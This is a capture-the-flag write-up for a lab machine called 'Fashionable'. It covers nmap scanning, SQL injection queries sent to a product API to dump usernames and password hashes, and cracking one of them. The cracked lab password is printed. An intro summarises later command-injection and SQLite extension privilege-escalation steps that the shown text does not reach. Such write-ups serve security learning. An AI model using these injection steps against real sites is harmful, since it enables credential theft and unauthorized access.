Fashionable

Information

Machine Fashion Involved SQLi in products-details page to find user name and password hash, then breaking these hashes using Hashcat to get password and login as carlossol user. In carlossol home page we found an input field which is checking that if the website is alive or not which is vulnerable to command injection which lead use to get a shell as a Abdullah user on machine. In Abdullah home directory we check-me file which has a executable permission from every every user and also added in a root group. After reversing file through Ghidra we found hard coded credentails
for user hussnain and whenever the program run it runs with the uid and gid 0 which is used for root(program run as root) after login into the program we found activate user function is vulnerable to SQLi and on the backend sqlite is running with load extensions enable. We use solution object file .so file to get a root shell.

Network Enumeration

- After scanning all the port using nmap we found that only port 80 is open. `nmap -p- --min-rate 10000 172.17.0.2` (here -p- is for scanning all the ports and --min-rate 10000 is for sending 10000 packets at a time)

```
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.00013s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
```


- Lets check what service is running on that port using `nmap -p80 -sC -sV 172.17.0.2` (here -sC for default scripts and -sV for version detection)

```
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.00012s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
```


```
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Fashionable
```

Owning User


- We found nothing special except Apache server is running at the backend but it is up-to date. Lets visit port 80 and discover what is running there. Fashionable website is running there which is likely eCommerce website



- After some surfing through website we found a product-details.html page which is adding products quantity in database also found Sign-In page which is not vulnerable to SQLi i tried it before. After seeing response first thing in my mind come is SQLi because it is sending data to website.




- Lets run our loving Burpsuite to intercept this request and check what is running and try to exploit it. This is sending data in the form of JSON, which indicate that there must be a API is running at backend.




- Let's change fuzz it and check if we can able to generate any kind of error. First of all i would check it by placing colon in front of 2 and we get nothing. Lets go to *payloadallthethings* to get list of payloads to test. And after running very first


payload we discover that there is a sqlite version 3.37.2 running at the backend. payload i used `select sqlite_version();`



- Lets get the info about database, like DB name, Table names, Column names etc. we will run `SELECT sql FROM sqlite_schema` to get the schema information about the database and very first table user attract me most because it have username and password columns in it




- Lets extract all the data form this table using `SELECT username,password from users`




- Now we have usernames and hashed passwords. lets create a list of these hashes, identify their type and break them

- To crack them we can use both Hashcat module 1400 and crackstation. After sometime we successfully able to crack the password for carlossol user through *crackstation*


- Now we have both username and password Lets try to Sign-In.
  - username = carlossol
  - password = q1w2e3carillaq1w2e3carilla
- Now we successfully login as a user carlossol



- Here we found an input field which is checking if any domain is alive or not. I check google.com which is running according to the response. basically this website is doing ping to check the website if it is alive or not.

